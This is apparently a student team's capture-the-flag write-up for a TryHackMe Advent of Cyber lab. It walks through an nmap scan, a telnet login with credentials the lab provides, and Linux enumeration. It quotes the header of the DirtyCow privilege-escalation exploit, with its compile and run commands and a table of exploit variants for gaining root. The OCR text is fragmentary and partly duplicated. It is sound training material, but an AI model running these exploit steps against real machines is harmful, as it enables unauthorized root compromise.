PSP0201 Week 4 Writeup

Group Name: ikun no 1

Members


ID	Name	Role
1211102058	Chu Liang Chern	Leader
1211101401	Chong Jii Hong	Member
1211103206	Ng Kai Keat	Member
1211103095	Siddiq Ferhad Bin Khairil Anual	Member

Day 13: Networking Ready, set, elf.

Tool used: Kali-Linux

Solution/walkthrough:

Question 1



Title	IP Address	Expires
AoC Day13	10.10.21.102	1h 50m 35s

We will begin by scanning … or honestly, any Linux distribution where you have this instal…

`nmap 10.10.21.102`

No answer needed

What old, deprecated pro…

telnet

Initial Access

Connect to this service to … ent, named after the name of the service, or **netcat** with syn…


`telnet 10.10.21.102 <`

What credential was left for you?

```
Nmap scan report for 10.10.21.102
Host is up (0.16s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
23/tcp  open  telnet  Linux telnetd
111/tcp open  rpcbind 2-4 (RPC #100000)
Aggressive OS guesses: Android 4.0 (92%), Linux 2.6.32 (92%), Linux 2.6.32 - 3.2 (
92%), Nokia N9 phone (Linux 2.6.32) (92%), Linux 3.2 (92%), SUSE Linux Enterprise
Thin Client 11 (92%), Zerto Virtual Replication Appliance (92%), Linux 3.1 (92%),
Thecus 4200 or N5500 NAS device (Linux 2.6.33) (92%), Linux 2.6.31 - 3.2 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.29 seconds

┌──(1211103206㉿kali)-[~]
└─$ 
```

Nmap scan the ip address and the answer shown.

Question 2



Title	IP Address	Expires
AoC Day13		

telnet

Initial Access

Connect to this service to see if you ca… fter the name of the service, or **netcat** with syntax like this:

`telnet 10.10.21.102 <PORT_FROM_N`

What credential was left for you?

clauschristmas

Enumeration


Looks like you can slide right down the … urrent directory with **ls**, change directories with **cd** and view th…

Often to enumerate you want to look at pertinent system information, like the version of the operating system or other release information. You can view some information with commands like this:

```
┌──(1211103206㉿kali)-[~]
└─$ telnet 10.10.21.102
Trying 10.10.21.102 ...
Connected to 10.10.21.102.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: Connection closed by foreign host.

┌──(1211103206㉿kali)-[~]
└─$ 
```

Telnet the ip address and the answer shown.

Question 3



Title
AoC Day13

IP Addr
10.10.21

`cat /etc/*release`

`uname -a`

`cat /etc/issue`

There is a great list of commands you can run for enumeration

What distribution of Linux and version number is this server r

Answer format: ****** **.**

This is a very *old* version of Linux! This may be vulnerable to s

Take a look at the cookies and milk that the server owners lef

cat cookies_and_milk.txt


Who got here first?

Answer format: ******

```
      /_/o/_/_/@/_/_/o/_/0/_\
               [___]

$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ uname -a
Linux christmas 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_6
4 x86_64 x86_64 GNU/Linux
$ cat /etc/issue
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas
```

Login the account which had given username and password. Copy the command in THM and paste on the terminal, the answer shown.

Question 4



Title
AoC Day13

There is a great list of commands you can run for e

What distribution of Linux and version number is t

Ubuntu 12.04

This is a very *old* version of Linux! This may be vuln

Take a look at the cookies and milk that the server

cat cookies_and_milk.txt

Who got here first?

Answer format: ******


The perpetrator took half of the cookies and milk! Weirdly enough, that file looks like C code...

That C source code is a portion of a kernel exploit called **DirtyCow**. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only

```
$ cat cookies_and_milk.txt
/*************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//   - Yours Truly,
//         The Grinch
//*************************************************/

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
```

After login the account, then ls it. Then cat the cookies_and_milk.txt file.

Question 5



Title	IP Address	Expires
AoC Day13	10.10.21.102	1h 22m 54s

on the system.

You can learn more about the DirtyCow exploit online here: https://dirtycow.ninja/

This **cookies_and_milk.txt** file looks like a modified rendition of a DirtyCow exploit, usually written in C. Find a copy of that original file online, and get it on the target box. You can do this with some simple file transfer methods like netcat, or spinning up a quick Python HTTP server... or you can simply copy-and-paste it into a text editor on the box!

No answer needed

You can compile the C source code on the target with **gcc**. You might need to supply specific parameters or arguments to include different libraries, but thankfully, the DirtyCow source code will explain what syntax to use.


What is the verbatim syntax you can use to compile, taken from the real C source code comments?

Answer format: *** ******** *****.* ** ***** *******

Privilege Escalation


Run the commands to compile the exploit, and run it.

First, press the link that has given for DirtyCow exploit.



Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

Then, click the view exploit.



Question Hint

Use the `dirty.c` name, as given in the source code.

memory mappings. An unprivileged local user ry mappings and thus increase their privileges on the system.

You can learn more about the DirtyCow exploit online here: https://dirtycow.ninja/

This **cookies_and_milk.txt** file looks like a modified rendition of a DirtyCow exploit, usually written in C. Find a copy of that original file online, and get it on the target box. You can do this with some simple file transfer methods like netcat, or spinning up a quick Python HTTP server... or you can simply copy-and-paste it into a text editor on the box!

No answer needed

Completed

You can compile the C source code on the target with **gcc**. You might need to supply specific parameters or arguments to include different libraries, but thankfully, the DirtyCow source code will explain what syntax to use.

What is the verbatim syntax you can use to compile, taken from the real C source code comments?


Answer format: *** ******** *****.* ** ***** *******

Submit

Hint


Privilege Escalation

Run the commands to compile the exploit, and run it




dirtycow.rb	`use exploit/linux/local/dirtycow` and `run`	SUID-based root	/proc/self/mem
0xdeadbeef.c	`./0xdeadbeef`	vDSO-based root	PTRACE_POKEDATA
naughtyc0w.c	`./c0w suid`	SUID-based root	/proc/self/mem
c0w.c	`./c0w`	SUID-based root	PTRACE_POKEDATA
dirty_pass[...].c	`./dirty_passwd_adjust_cow`	/etc/passwd based root	/proc/self/mem
mucow.c	`./mucow destination < payload.exe`	Read-only write (multi page)	PTRACE_POKEDATA
cowpy.c	`r2pm -i dirtycow`	Read-only write (radare2)	/proc/self/mem
dirtycow.fasm	`./main`	SUID-based root	/proc/self/mem
dcow.cpp	`./dcow`	/etc/passwd based root	/proc/self/mem
dirtyc0w.go	`go run dirtyc0w.go -f=file -c=content`	Read-only write	/proc/self/mem
dirty.c	`./dirty`	/etc/passwd based root	PTRACE_POKEDATA

To choose which exploit, use the THM hint. The dirty.c is chosen.



```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
```


Next, copy the raw text.



